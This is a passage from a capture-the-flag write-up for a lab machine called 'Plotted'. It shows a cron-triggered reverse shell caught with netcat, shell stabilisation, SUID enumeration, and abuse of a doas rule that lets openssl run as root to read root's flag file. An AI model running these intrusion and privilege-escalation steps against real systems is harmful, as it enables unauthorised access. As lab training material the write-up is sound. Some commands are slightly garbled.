drwxr-xr-x 2 www-data www-data 4096 Feb 20 07:18 .
drwxr-xr-x 4 root      root    4096 Oct 28 10:26 ..
-rwxrwxrwx 1 www-data www-data  77 Feb 20 07:18 backup.sh
www-data@plotted:/var/www/scripts$
```

We are ready to go don't forget to listen on the port you gave to the tool **Suhradbhav** while generating the payload. As the crontab runs it will execute our file and yesss !!! we got the shell as plot_admin.

```
(kali㉿kali)-[/opt/reverse-shells]
$ nc -lvp 1338
listening on [any] 1338 ...
connect to [10.9.2.83] from (UNKNOWN) [10.10.246.70] 35784
/bin/sh: 0: can't access tty; job control turned off
$ whoami
plot_admin
$ i
/bin/sh: 2: i: not found
$ id
uid=1001(plot_admin) gid=1001(plot_admin) groups=1001(plot_admin)
$
```

As we got the shell 1st thing we always have to do is stabilize the shell.

Let's do it now

```
(kali㉿kali)-[/opt/reverse-shells]
└─$ nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.9.2.83] from (UNKNOWN) [10.10.246.70] 35784
/bin/sh: 0: can't access tty; job control turned off
$ whoami
plot_admin
$ i
/bin/sh: 2: i: not found
$ id
uid=1001(plot_admin) gid=1001(plot_admin) groups=1001(plot_admin)
$ export TERM=xterm
$ which python3
/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
plot_admin@plotted:~$ ^Z
zsh: suspended nc -lvnp 1338

(kali㉿kali)-[/opt/reverse-shells]
└─$ stty raw -echo ; fg
[1] + continued nc -lvnp 1338
reset
```

1. Command: export Term=xterm
2. Command: which python3
3. Command: python3 -c 'import pty;pty.spawn("/bin/bash")'
4. Command: Press CTRL+Z
5. Command: stty raw -echo ; fg
6. Command: reset

We have a stabilized shell.

Note : Command 5 should be on attacker's terminal.

Now we have plot_admin full-fledged shell we will go for root now.

Again honesty... I came over the escalation loop hole but I didn't know how it will work. And this was my takeaway. I will share it at last.

So I enumerated suid binaries, capabilities, sudo(didn't worked because we didn't had any password for plot_admin), Checked every directory inside plot_admin home directory. Checked every config files in html, home directory but didn't found anything. And here I was missing something in suid binary I was also suspicious about it and even ran it. Let's enumerate suid binaries and also check that binary.

I enumerated the suid binaries with following command:

Command: find / -perm -4000 2>/dev/null

Here in this command find is a utility to find file directories and many more in Linux file system, -perm is to check the permission with -4000 suid binaries are

represented with 4, sgid with 2 and sticky bits with 1. So I wanted to check for suid binaries so I used -4 and 2>/dev/null for error piping to /dev/null. It is a type of blackhole where if someone goes never comeback XD. Errors are redirected to /dev/null for clean output or errorless output.

Output for the command

```
/snap/core20/1169/usr/bin/chfn
/snap/core20/1169/usr/bin/chsh
/snap/core20/1169/usr/bin/gpasswd
/snap/core20/1169/usr/bin/mount
/snap/core20/1169/usr/bin/newgrp
/snap/core20/1169/usr/bin/passwd
/snap/core20/1169/usr/bin/su
/snap/core20/1169/usr/bin/sudo
/snap/core20/1169/usr/bin/umount
/snap/core20/1169/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1169/usr/lib/openssh/ssh-keysign
/snap/snapd/14549/usr/lib/snapd/snap-confine
/snap/snapd/13640/usr/lib/snapd/snap-confine
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/at
/usr/bin/chsh
/usr/bin/umount
/usr/bin/doas
/usr/bin/newgrp
/usr/libexec/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/ject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
plot_admin@plotted:~$
```

Here I attached half output because we had binary in this output.

It was suspicious and also it sounds as do-as like runas in windows.

I ran the utility:

```
plot_admin@plotted:~$ /usr/bin/doas -u root /bin/bash
doas: Operation not permitted
plot_admin@plotted:~$
```

Operation not permitted I didn't know now what??

After a lot of tries gave up to try and here what I got my takeaway from this room. This was new binary to me never seen anything before like this. So my mind told me let's check writeup by **sa.infinity**. I saw there a glimpse that the privesc was by using utility doas. I also checked how it was working how sa.infinity used it to make it work.

I learned doas.conf where we can check what type operations are permitted in doas. Closed writeup and read the file **/etc/doas.conf**. Saw the following:

```
plot_admin@plotted:~$ /usr/bin/doas -u root /bin/bash
doas: Operation not permitted
plot_admin@plotted:~$ cat /etc/doas.conf
permit nopass plot_admin as root cmd openssl
plot_admin@plotted:~$
```

We can run the utility openssl as root. I also knew that openssl has some kind of one-liners in gtfobins site. And also I developed -4buzer in python3 by using gtfobins

one-liners. And automated the task. You can get the -4buzer from <https://github.com/1337-L3V1ATH0N/4BUZER.git>

So let's jump to gtfobins and check what can we do with openssl using with doas.

Let's do this.....

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
openssl enc -in "$LFILE"
```

We can provide the file to openssl to read from.

Let's get user.txt file:

```
plot_admin@plotted:~$ cat user.txt
plot_admin@plotted:~$
```

Also root.txt file:

```
plot_admin@plotted:~$ /usr/bin/openssl -u root openssl
OpenSSL> enc -in /root/root.txt
Congratulations on completing this room!

[REDACTED]

Hope you enjoyed the journey!

Do let me know if you have any ideas/suggestions for future rooms.
-sa.infinity8888
OpenSSL>
```

My takeaway:

Reading write-ups is not a bad thing. You can learn a lot of things with write-ups you know how others are thinking while hacking into the systems what possibilities will they try and more. But it is a bad thing if you don't try hard enough. I didn't tried a lot, I could have read about doas on google what it do and could have learned about it from google. But no issues it's good still I learned and I have my takeaway I will follow this along with my journey. BTW don't forget to follow me on twitter it's @_l3v1ath0n. Also share how was my write-up and also my takeaway so if I am wrong somewhere I will learn again. Thanks for now good bye and Happy Hacking.